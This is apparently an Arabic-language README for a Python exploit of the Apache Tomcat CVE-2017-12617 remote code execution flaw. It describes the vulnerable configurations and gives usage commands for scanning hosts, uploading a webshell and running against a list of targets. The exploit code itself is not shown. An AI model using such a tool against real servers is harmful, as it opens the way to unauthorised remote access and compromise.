 scirusvulgaris/cve-2017-12617
استغلال Python لثغرة Apache Tomcat CVE-2017-12617 RCE. يفحص الأهداف، وينشئ webshells، ويوفر وصولاً إلى قشرة عن بُعد على الأنظمة التي تم تمكين PUT فيها.

نسخة محدثة من https://github.com/cyberheartmi9
CVE-2017-12617 ثغرة حرجة لتنفيذ التعليمات البرمجية عن بُعد (RCE) اكتُشفت في Apache Tomcat
تتأثر الأنظمة التي يتم فيها تمكين HTTP PUTs (عبر ضبط معامل التهيئة "read-only" لـ Default servlet على "false").
إصدارات Tomcat قبل 9.0.1 (Beta)، و8.5.23، و8.0.47، و7.0.82 تحتوي على ثغرة
تنفيذ برمجيات عن بُعد (RCE) خطيرة محتملة على جميع أنظمة التشغيل إذا تم
ضبط معامل التهيئة readonly على false في Default servlet، أو إذا تم تمكين WebDAV
مع ضبط المعامل readonly على false

./cve-2017-12617.py [options]
الخيارات:
-u ,--url [::] فحص عنوان الهدف لمعرفة ما إذا كان عرضة للثغرة
-p ,--pwn [::] إنشاء webshell ورفعه
-l ,--list [::] قائمة بالعناوين
[+]الاستخدام:
./cve-2017-12617.py -u http://127.0.0.1
./cve-2017-12617.py --url http://127.0.0.1
./cve-2017-12617.py -u http://127.0.0.1 -p pwn
./cve-2017-12617.py --url http://127.0.0.1 -pwn pwn
./cve-2017-12617.py -l hotsts.txt
./cve-2017-12617.py --list hosts.txt


الاعتمادات: https://github.com/cyberheartmi9
